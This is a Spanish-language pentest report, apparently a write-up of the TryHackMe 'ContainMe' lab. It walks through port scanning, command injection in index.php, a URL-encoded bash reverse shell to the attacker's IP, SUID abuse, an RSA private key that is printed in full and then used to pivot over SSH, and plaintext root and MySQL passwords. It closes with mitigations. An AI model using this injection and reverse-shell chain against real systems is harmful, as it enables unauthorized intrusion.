Informe de Prueba de Penetración: ContainMe

1. Información General y Resumen Ejecutivo

Campo	**Detalle**
Cliente	TryHackMe
IP Objetivo	10.64.136.16
Dominio Asociado	N/A (Entorno Linux/Contenedor)
Consultor	Bender2997_
Fecha de Pruebas	2026-04-08
Criticidad	Crítica
Vectores de Compromiso	Inyección de Comandos (RCE), Binario SUID Inseguro, Robo de Llave SSH, Credenciales Débiles en MySQL

Resumen Ejecutivo

La evaluación de seguridad sobre el host objetivo (10.64.136.16) reveló vulnerabilidades críticas que permitieron el compromiso total del sistema. El acceso inicial se logró mediante la explotación de una vulnerabilidad de **Inyección de Comandos** (**RCE**) en un parámetro (*path*) de

la aplicación web *index.php*. Esto proporcionó una *reverse shell* con bajos privilegios (usuario *www-data*).

La **escalada de privilegios** se inició al abusar de un binario SUID inseguro (*/usr/share/man/zh_TW/crypt*) para obtener privilegios temporales de *root* dentro de un contenedor. Estos privilegios se utilizaron para robar la llave privada SSH del usuario *mike*, lo que permitió el **movimiento lateral** a un host interno (*host2*). Finalmente, en el nuevo host, se descubrió una base de datos **MySQL** con **credenciales débiles** (*mike:password*), que exponían las credenciales de la cuenta *root* del sistema (*root:bjsig4868fgjjeog*), logrando el compromiso absoluto.

2. Metodología y Fases de Explotación

La metodología se ejecutó bajo un enfoque de caja negra (Black-Box), siguiendo las fases de reconocimiento, análisis de vulnerabilidades y explotación.

2.1. Fase de Reconocimiento y Enumeración (Nmap, Servicios Web)

1. **Escaneo de Puertos (Nmap):** Se identificaron los servicios SSH (22/tcp, 2222/tcp, 8022/tcp) y el servicio web HTTP (80/tcp, Apache 2.4.29).


```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# nmap -T5 -sS -sCV -Pn -n -p- --open 10.64.136.16 -oN scan_1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-08 19:30 -0400
Nmap scan report for 10.64.136.16
Host is up (0.065s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
|   256 ec:5f:8a:1d:59:b3:59:2f:49:ef:fb:f4:4a:d0:1d:7a (ECDSA)
|_  256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  EtherNetIP-1?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.13ppa1+obfuscated~focal (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b9:a5:08:ac:76:5c:03:5f:a3:45:59:66:37:c6:f4:85 (RSA)
|   256 73:92:e2:8e:d1:6f:cf:5e:73:a0:40:f9:8b:bc:c8:5f (ECDSA)
|_  256 2d:94:42:01:2f:65:92:2b:48:2b:0b:e0:6b:3f:06:96 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 213.53 seconds
```


a. Comando Ejecutado: *nmap -T5 -sS -sCV -Pn -n -p- --open 10.64.136.16 -oN scan_1.txt*.


2. **Enumeración de Contenido Web (Gobuster):** Se descubrieron archivos clave como *index.php* e *info.php*. El archivo *info.php* reveló el *hostname* *host1.lxd:80*, indicando que la máquina opera dentro de un contenedor LXD o Docker.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# gobuster dir -u http://10.64.136.16/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.64.136.16/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 277]
.hta                 (Status: 403) [Size: 277]
.htpasswd            (Status: 403) [Size: 277]
index.html           (Status: 200) [Size: 10918]
index.php            (Status: 200) [Size: 329]
info.php             (Status: 200) [Size: 68942]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

3. **Descubrimiento de Inyección de Comandos:** Se identificó que el parámetro *path* de *index.php* permitía la inyección de comandos del sistema.







2.2. Fase de Acceso Inicial y Movimiento Lateral

1. **Explotación de Inyección de Comandos (CM-001):** Se probó la conectividad ICMP con éxito y se ejecutó un payload de reverse shell de Bash para obtener acceso inicial como el usuario *www-data*.

```
Not Secure http://10.64.136.16/index.php?path=;ping -c 1 192.168.203.116

        total 28K
drwxr-xr-x 2 root root 4.0K Jul 16  2021 .
drwxr-xr-x 3 root root 4.0K Jul 15  2021 ..
-rw-r--r-- 1 root root  11K Jul 15  2021 index.html
-rw-r--r-- 1 root root  154 Jul 16  2021 index.php
-rw-r--r-- 1 root root   20 Jul 15  2021 info.php
PING 192.168.203.116 (192.168.203.116): 56 data bytes
64 bytes from 192.168.203.116: icmp_seq=0 ttl=61 time=65.397 ms
--- 192.168.203.116 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 65.397/65.397/65.397/0.000 ms
```

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:14:00.096318 IP 10.64.136.16 > kali: ICMP echo request, id 25474, seq 0, length 64
20:14:00.096486 IP kali > 10.64.136.16: ICMP echo reply, id 25474, seq 0, length 64
```

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/Medium/ContainMe]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.203.116] from (UNKNOWN) [10.64.136.16] 46374
bash: cannot set terminal process group (5204): Inappropriate ioctl for device
bash: no job control in this shell
www-data@host1:/var/www/html$
```

a. Comando de RCE: *http://10.64.136.16/index.php?path=%3b%20bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/192.168.203.116/4444%200%3E%261%27*.

2. **Escalada de Privilegios Local (a Container Root) (CM-002):** Se abusó del binario SUID */usr/share/man/zh_TW/crypt* al ejecutarlo con el argumento *mike*, obteniendo una shell con *uid=0(root)* (aunque manteniendo el *gid=33(www-data)*) dentro del contenedor.

```
find / -perm -4000 -type f 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
```

```
www-data@host1:/var/www/html$ /usr/share/man/zh_TW/crypt mike
/usr/share/man/zh_TW/crypt mike
whoami
root
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

3. **Robo de Llave SSH y Acceso a host2 (CM-005):** Utilizando los privilegios elevados, se accedió al directorio */home/mike/.ssh/* para robar la llave privada *id_rsa*. Se utilizó esta llave para establecer una conexión SSH con el usuario *mike* al host interno *172.16.20.2* (host2).

```
root@host1:/home/mike# cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAnWmOnLHQfBxrW0W0YuCiTuuGjCMUrISE4hdDMMuZruW6nj+z
YQCmjcL3T4j7v3/ddOBsTgxwi/+ZRZtRqJlvKEevPHJ8cR1DX7mmNyU3w/DRMnrW
djcIozYXVYdmj9v3e8xPbR6ybJX6fKpTuaDVdiwqQAecbvs5tBUkonAYUBuv1nhb
p/6+ZRYWNWv9RXE1XRuhROXD1Kl/tm7z4EcGZEDHu36oka23JJL7vzMeNtAdz3JF
wlGAtXH1cpdNa3+JKl/dBrRjV+YT3YivlqA2z4tRx/sA91RTxEO5oTYEL0bR1cKg
UPf1b21ecna8mpvQnkQmqQe8W9tSSlzVb6jnowIDAQABAoIBAA09O4liSy6lFUJv
8mP+kKgilwZiTPLVkneRjU0lUp+rIq78nJGkBF4X78T4uHO6xV13IqTN1wlvTezU
y2FqxjaVEN/8oQrCc1AxxREOSEpqjq24NyFqL4fKnNvMr4uZ7I60+FktI8SOOKsT
iEcsh8eQn10TRszuxEOpI5Ol6eWSzMPKxuw4ChniJsvaz8IDkYd4O/MDddjgcttb
Wv+LhX7qANPnRzeIDUNG2wmy3U+gxIJno/h3Xec0kVNQ0qwZmr56DO9G1oBbTU+4
6ynpIG2hEbSwGktWmnfw/4O+DZr8NiqeLY10G0MIwFIycuj2QfIF+mY6nqCZPWrH
8Lkf8wECgYEA0PMS/uqxL5u4e+bwSPdtfhEvFxk33/+PWMFIx0c5v7/jwtSW+/0v
YEIDC/DmHh9h4aF8dHMg8×18B50dw0HuLHWIgezNjJ9M8jwQgixRGamc5m6oFWh5
59581KWVIuDFqLG/6DN6cW/QQDo2MrNKP3QADeUPb2jhflzmir0TDLECgYEAwNud
VzZ6ON5YvbJbNh/JltSS1jAqUftzheX/m+3VrjE0iChLGvyP84aY7qpbiXNLHe+3
1/4JPoTljlml2RMTdZjAiF52u6KXwOLx6alGFoSbmAoZYG/4/Z0pwLjcozWGrjYD
03EDPdCclzWFyCqD9pYFGVAvEJuqx3rGYm1x/pMCgYEA0IdWFNwqOsYhBl6CvX9Z
YbBKm7XKQp2s9LnpJSAbLReXebBqgk+6gUk/+yHOto9BQ0nDiAACCT8KshqGQoDA
7tPZiTjIJqgwxatWGmOaCI9yi7IxwzPCPbqYQCyEOwuxl9rVGCqP7zfU0NSHlG/E
ELF3AGby0ZANQuv6FMn/gfECgYEAkjoyK31P4KyeBn8kb35coDNffm2YuP56Ei1Y
yMblPKVsWkyK3dRf5VrJvDSJIUe8zd8Duw6PvcqQL4XDnTq8h26hlQRi7FQU0hiB
KhTB4rL7MqV9pkRgOxOeI9VG3azpCFBGSFypA4aYJIJdhG7QDfijtxS4CtStAYES
yHCJfWcCgYAFzAx6hwi9smlvCpoZ1D8TRyqlxKf4YtSkTl74ZyiRESfvpuZSiclg
mFdVoHOt+gkpsXkmGmuqymIBRYGEw3dJ2C4MRPjx0UFpua0BAZ5k0ly6eaZuejWj
0/AHOf/jOfwvM4G2X0L8yjJqq/5F6NOjf9uxEusphzDcr/I1inuY3A==
-----END RSA PRIVATE KEY-----
```

```
root@host1:/tmp# ssh mike@172.16.20.6 -i id_rsa
ssh mike@172.16.20.6 -i id_rsa
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Apr  9 00:59:15 2026 from 172.16.20.2
mike@host2:~$ netstat -tulpn
```

2.3. Fase de Escalada de Privilegios Final y Control Total

1. **Escalada de Privilegios en host2 (MySQL) (CM-004):** En *host2*, se identificó un servicio MySQL (3306/tcp) con acceso local. Se

accedió a la base de datos *accounts* utilizando las credenciales débiles *mike:password*.

```
mike@host2:~$ netstat -tulpn
netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

```
mike@host2:~$ mysql -u mike -p
mysql -u mike -p
Enter password: password

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| accounts           |
+--------------------+
2 rows in set (0.01 sec)
```

2. **Extracción de Credenciales Críticas (CM-003):** La tabla *users* dentro de la base de datos expuso la contraseña en texto plano para el usuario *root* del sistema.

```
mysql> use accounts;
use accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------+
| Tables_in_accounts |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+-------+--------------------+
| login | password           |
+-------+--------------------+
| root  | bjsig4868fgjjeog   |
| mike  | WhatAreYouDoingHere |
+-------+--------------------+
2 rows in set (0.00 sec)
```

a. Credencial Obtenida: *root:bjsig4868fgjjeog*.

3. **Compromiso Total (Root):** Se utilizó la credencial extraída para cambiar al usuario *root* en el sistema (*su root*), logrando el control total del host (*uid=0(root) gid=0(root)*).

```
mike@host2:~$ su root
su root
Password: bjsig4868fgjjeog

root@host2:/home/mike# id
id
uid=0(root) gid=0(root) groups=0(root)
```

4. **Obtención de la Flag Final:** Se encontró un archivo *mike.zip* cifrado en el directorio */root*. Se utilizó la contraseña de *mike* (*WhatAreYouDoingHere*) encontrada en la base de datos MySQL para extraer el contenido.

```
root@host2:~# unzip mike.zip
unzip mike.zip
Archive:  mike.zip
[mike.zip] mike password: WhatAreYouDoingHere

 extracting: mike
```

```
root@host2:~# cat mike
cat mike
THM{_Y0U_F0UND_TH3_C0NTA1N3RS_}
```

a. Flag Final: *THM{_Y0U_F0UND_TH3_C0NTA1N3RS_}*.

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El compromiso total del sistema (10.64.136.16) fue el resultado de encadenar una vulnerabilidad externa de **Inyección de Comandos** con una serie de malas configuraciones internas que permitieron la escalada de privilegios y el movimiento lateral. La falla más crítica fue el almacenamiento de credenciales de alto privilegio (usuario *root*) en texto plano dentro de una base de datos de aplicación con acceso a usuarios de bajo nivel.

3.2. Recomendaciones Críticas

ID	**Riesgo**	**Recomendación de Mitigación**	**Prioridad**
CM-001	Inyección de Comandos (RCE)	Implementar validación estricta de la entrada de usuario y aplicar listas blancas de caracteres. Evitar el uso de funciones de ejecución de comandos del sistema con datos controlados por el usuario.	Crítica
CM-002	Binario SUID Inseguro	Auditar todos los binarios con el bit SUID activo. Deshabilitar o restringir el uso de binarios como /usr/share/man/zh_TW/crypt que puedan	Crítica

		ser abusados para la escalada de privilegios.	
CM-003	Almacenamiento de Credenciales	**Nunca** almacenar contraseñas de usuarios, especialmente las del sistema root, en texto plano dentro de bases de datos de aplicaciones. Utilizar funciones de hashing seguras (ej. Argon2, bcrypt) y salting.	Crítica
CM-004	Credenciales Débiles	Implementar políticas de contraseñas robustas y complejas para todos los servicios, especialmente bases de datos (MySQL).	Alta
CM-005	Movimiento Lateral Inseguro (SSH)	Revisar los permisos de archivos sensibles (ej. id_rsa) y asegurar que solo el usuario propietario pueda leerlos (chmod 600) para prevenir el robo.	Media

4. Lecciones Aprendidas / Análisis del Ataque

- **Cadena de Explotación:** La explotación se basó en una secuencia crítica: Inyección de Comandos -> Abuso de SUID -> Robo de Llave SSH -> Acceso a Base de Datos -> Exposición de Credenciales de root. Esto subraya que la mitigación de cualquier punto en la cadena podría haber evitado el compromiso total.

- **Contenedores y Movimiento Lateral:** Aunque la vulnerabilidad inicial estaba en un host contenedor (host1.lxd), las llaves SSH permitieron pivotear a un host interno diferente (host2), demostrando que una mala configuración en la segmentación o credenciales de la aplicación puede anular los beneficios de seguridad de la contenerización.
- **Riesgo de Reutilización:** El almacenamiento y reutilización de la contraseña del usuario root del sistema en una tabla de una base de datos de aplicación es un riesgo de seguridad fundamental que debe ser corregido de inmediato.